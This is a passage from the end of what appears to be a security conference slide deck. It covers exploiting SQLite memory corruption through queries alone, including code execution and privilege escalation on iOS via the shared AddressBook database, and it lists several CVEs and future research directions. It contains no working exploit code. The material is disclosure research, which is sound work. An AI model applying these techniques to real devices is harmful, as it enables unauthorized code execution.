  int (*xOpen)(sqlite3_tokenizer *pTokenizer,
               const char *pInput, int nBytes,
               sqlite3_tokenizer_cursor **ppCursor);
...
};
```

SELECT pwn FROM iOS ;

- **BONUS**: AddressBook.sqlitedb is actually used by many different processes
  - Contacts, Facetime, Springboard, WhatsApp, Telegram…
- We can execute code in the querying process context
- Privilege escalation!
- ANY shared DB can be used
- CVE-2019-8600, CVE-2019-8598, CVE-2019-8602, CVE-2019-8577

Takeaways

- Querying a database might not be safe
- With QOP -Memory corruptions can now be exploited using nothing but SQL
- QOP.py - This is just the tip of the iceberg

Future Work

- Less hard-coded exploits
  - **sqlite3_version()**
  - **sqlite_compileoption_used(*X*)**
- PE everything
- Other DB engines
- Expand primitives - Absolute Read/Write

Thank You



@GullOmer